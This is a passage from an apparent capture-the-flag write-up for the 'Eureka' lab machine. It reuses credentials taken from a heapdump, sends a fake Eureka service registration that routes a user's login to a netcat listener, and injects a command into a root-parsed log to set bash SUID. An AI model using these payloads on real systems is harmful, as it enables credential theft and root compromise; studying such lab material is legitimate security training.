

We were unable to crack the passwords from the database. However, we already obtained valid credentials earlier from the JSON file using the Heapdump Analyzer. These credentials can be used to log in to the application.
Found a credential in the JSON report and used it to log in.
1
| cat heapdump_forensic_report_20250428_074922.json
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| },
{
"value": "https://github.com/google/error-prone/error_prone_annotations\",connection=\"scm:git:https://github.com/google/error-prone.git/error_prone_annotations\",developer-connection=\"scm:git:git@github.com:googl...",
"severity": "high",
"is_threat": false,
"entropy": null
},
{
"value": "http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/!\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0001\u0000\u0000\u0000\u0000\b\u0000\u0000\u0000\u0010\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000X!\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0001\u0000\u0000\u0000\u0000x\u0000\u0000\u0000\b\u0000\u0000\u0000",
"severity": "high",
"is_threat": false,
"entropy": null
},
{
"value": "http://localhost:8761/eureka/!\u0000\u0000\u0000\u0000@Ψ\u0000\u0000\u0000\u0001\u0000\u0000\u0000\u0000",
"severity": "high",
"is_threat": false,
"entropy": null
},
|
EurekaSrvr:0scarPWDisTheB3st
Forwarded port 8761 to access it locally.
1
| ssh -L 8761:127.0.0.1:8761 oscar190@furni.htb
|
1
| Password: 0scarPWDisTheB3st
|
1
2
3
4
5
6
7
| ─(kali㉿kali)-[~]
└─$ ssh -L 8761:127.0.0.1:8761 oscar190@furni.htb
The authenticity of host 'furni.htb (10.10.11.66)' can't be established.
oscar190@eureka:~$
|
SSRF

To exploit SSRF, we created a fake service using the blog post Hacking Netflix Eureka.
For this, we sent the root request GET / to the repeater.
We then changed the method to POST and set the Content-Type to application/json.
Used the following payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
| {
"instance": {
"instanceId": "USER-MANAGEMENT-SERVICE",
"hostName": "10.10.14.58",
"app": "USER-MANAGEMENT-SERVICE",
"ipAddr": "10.10.14.58",
"vipAddress": "USER-MANAGEMENT-SERVICE",
"secureVipAddress": "USER-MANAGEMENT-SERVICE",
"status": "UP",
"port": { "$": 8081, "@enabled": "true" },
"dataCenterInfo": {
"@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
"name": "MyOwn"
}
}
|
Before sending the request, we set up a listener to capture the response and interact with the system once the request is processed.
After sending the payload, we received the credentials on our listener.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| ┌──(kali㉿kali)-[~]
└─$ nc -nlvp 8081
listening on [any] 8081 ...
connect to [10.10.14.58] from (UNKNOWN) [10.10.11.66] 51718
POST /login HTTP/1.1
X-Real-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1,127.0.0.1
X-Forwarded-Proto: http,http
Content-Length: 168
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Cookie: SESSION=OTAzYjQ1YTUtNjljMy00ZWQ1LTkzYmMtMDhjNmZjZjFjNGMx
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Forwarded: proto=http;host=furni.htb;for="127.0.0.1:42716"
X-Forwarded-Port: 80
X-Forwarded-Host: furni.htb
host: 10.10.14.58:8081
username=miranda.wise%40furni.htb&password=IL%21veT0Be%26BeT0L0ve&_csrf=2_O6f-s8BheHpjxh0Hn7snwo1jDrAOcXAmDsXUgsZQ67JC83upKCHdxZYiWqxQkH4lTP1koQ-wjbNIU6ZgXdO34dBzaCHRwG
|
As an alternative, we can use curl to send the request. Here’s how you can do it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| curl -X POST http://EurekaSrvr:0scarPWDisTheB3st@127.0.0.1:8761/eureka/apps/USER-MANAGEMENT-SERVICE -H 'Content-Type: application/json' -d '{
"instance": {
"instanceId": "USER-MANAGEMENT-SERVICE",
"hostName": "YOURIP",
"app": "USER-MANAGEMENT-SERVICE",
"ipAddr": "YOURIP",
"vipAddress": "USER-MANAGEMENT-SERVICE",
"secureVipAddress": "USER-MANAGEMENT-SERVICE",
"status": "UP",
"port": { "$": 8081, "@enabled": "true" },
"dataCenterInfo": {
"@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
"name": "MyOwn"
}
}
}'
|
Access as Miranda Wise
Logged in through SSH using the following credentials:
1
| ssh miranda-wise@10.10.11.66
|
1
| Password: IL!veT0Be&BeT0L0ve
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
| ┌──(kali㉿kali)-[~]
└─$ ssh miranda-wise@10.10.11.66
miranda-wise@10.10.11.66's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-214-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Tue 29 Apr 2025 12:30:32 PM UTC
System load: 0.1
Usage of /: 60.5% of 6.79GB
Memory usage: 41%
Swap usage: 0%
Processes: 244
Users logged in: 1
IPv4 address for eth0: 10.10.11.66
IPv6 address for eth0: dead:beef::250:56ff:fe95:b616
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Tue Apr 29 12:30:34 2025 from 10.10.14.58
miranda-wise@eureka:~$ ls
snap user.txt
miranda-wise@eureka:~$ cat user.txt
*****************730e015030ffe26
miranda-wise@eureka:~$
|
Privilege Escalation
For privilege escalation, we use pspy64 to monitor running processes and identify any that can be exploited without requiring root permissions.
- Start a local HTTP server to serve the file:
1
| python3 -m http.server 8000
|
- On the remote SSH, download the file using
wget:
1
| wget http://<tun0-ip>:8000/pspy64
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
| miranda-wise@eureka:/var/www/web/user-management-service$ wget http://10.10.14.58:8000/pspy64
--2025-04-29 12:48:33-- http://10.10.14.58:8000/pspy64
Connecting to 10.10.14.58:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy64’
pspy64 100%[============================================================================>] 2.96M 267KB/s in 12s
2025-04-29 12:48:46 (251 KB/s) - ‘pspy64’ saved [3104768/3104768]
miranda-wise@eureka:/var/www/web/user-management-service$ ls
HELP.md log mvnw mvnw.cmd pom.xml pspy64 src target
miranda-wise@eureka:/var/www/web/user-management-service$ chmod +x pspy64
miranda-wise@eureka:/var/www/web/user-management-service$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
██▓███ ██████ ██▓███ ▓██ ██▓
▓██░ ██▒▒██ ▒ ▓██░ ██▒▒██ ██▒
▓██░ ██▓▒░ ▓██▄ ▓██░ ██▓▒ ▒██ ██░
▒██▄█▓▒ ▒ ▒ ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
▒██▒ ░ ░▒██████▒▒▒██▒ ░ ░ ░ ██▒▓░
▒▓▒░ ░ ░▒ ▒▓▒ ▒ ░▒▓▒░ ░ ░ ██▒▒▒
░▒ ░ ░ ░▒ ░ ░░▒ ░ ▓██ ░▒░
░░ ░ ░ ░ ░░ ▒ ▒ ░░
░ ░ ░
░ ░
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2025/04/29 12:50:25 CMD: UID=1001 PID=112859 | ./pspy64
.
.
.
.
.
.
.
.
.
.
.
.
2025/04/29 12:50:25 CMD: UID=0 PID=110325 |
log/application.log
2025/04/29 12:52:01 CMD: UID=0 PID=112924 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/29 12:52:01 CMD: UID=0 PID=112923 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/29 12:52:01 CMD: UID=0 PID=112927 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/04/29 12:52:01 CMD: UID=0 PID=112926 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/04/29 12:52:01 CMD: UID=0 PID=112930 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/29 12:52:01 CMD: UID=0 PID=112929 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/29 12:52:01 CMD: UID=0 PID=112928 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/29 12:52:01 CMD: UID=0 PID=112931 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/04/29 12:52:01 CMD: UID=0 PID=112934 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
|
The log_analyse.sh script is running as root (UID=0) and processing /var/www/web/cloud-gateway/log/application.log
let Analysis the /opt/log_analyse.sh and see what is happening here
The relevant part of the log_analyse.sh script, specifically the analyze_logins function, which processes login attempts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
| analyze_logins() {
# Process successful logins
while IFS= read -r line; do
username=$(echo "$line" | awk -F"'" '{print $2}')
if [ -n "${successful_users[$username]+_}" ]; then
successful_users[$username]=$((successful_users[$username] + 1))
else
successful_users[$username]=1
fi
done < <(grep "LoginSuccessLogger" "$LOG_FILE")
# Process failed logins
while IFS= read -r line; do
username=$(echo "$line" | awk -F"'" '{print $2}')
if [ -n "${failed_users[$username]+_}" ]; then
failed_users[$username]=$((failed_users[$username] + 1))
else
failed_users[$username]=1
fi
done < <(grep "LoginFailureLogger" "$LOG_FILE")
}
|
What It Does:
grep "LoginSuccessLogger" "$LOG_FILE": Searches the log file for lines containing LoginSuccessLogger.
username=$(echo "$line" | awk -F"'" '{print $2}'): Extracts the username by splitting the line on single quotes (‘) and taking the second field (the text between the first and second ‘).
Updates the successful_users array with the username count.
Approach
1
| cd /var/www/web/cloud-gateway/
|
create a log Entry like
1
| 2025-04-09T11:35:01.878Z INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger : User '\$(chmod u+s /bin/bash)'' logged in successfully\n2025-04-09T11:35:01.878Z INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger : User '\$(chmod u+s /bin/bash)'' logged in successfull
|
Command Injection:
- The script assigns the extracted username to the username variable:
username=$(chmod u+s /bin/bash). - The $(…) syntax in Bash is command substitution—it executes the command inside and substitutes the output.
- So, when the script runs this line, it executes chmod u+s /bin/bash as root (since the script runs as UID=0).
So Directly run this below command and wait for 1 min(Approximately) and then run bash -p
1
| rm log -rf && mkdir log && echo -e "2025-04-09T11:35:01.878Z INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger : User '\$(chmod u+s /bin/bash)'' logged in successfully\n2025-04-09T11:35:01.878Z INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger : User '\$(chmod u+s /bin/bash)'' logged in successfull" >> log/application.log
|
1
2
3
4
5
6
7
8
9
10
11
12
| miranda-wise@eureka:/var/www/web/cloud-gateway$ rm log -rf && mkdir log && echo -e "2025-04-09T11:35:01.878Z INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger : User '\$(chmod u+s /bin/bash)'' logged in successfully\n2025-04-09T11:35:01.878Z INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger : User '\$(chmod u+s /bin/bash)'' logged in successfull" >> log/application.log
miranda-wise@eureka:/var/www/web/cloud-gateway$ bash -p
bash-5.0# id
uid=1001(miranda-wise) gid=1002(miranda-wise) euid=0(root) groups=1002(miranda-wise),1003(developers)
bash-5.0# cd /root
bash-5.0# ls
log_analysis.txt root.txt snap
bash-5.0# cat root.txt
*********a0b8abe3f19b33b6814a7b6
bash-5.0#
|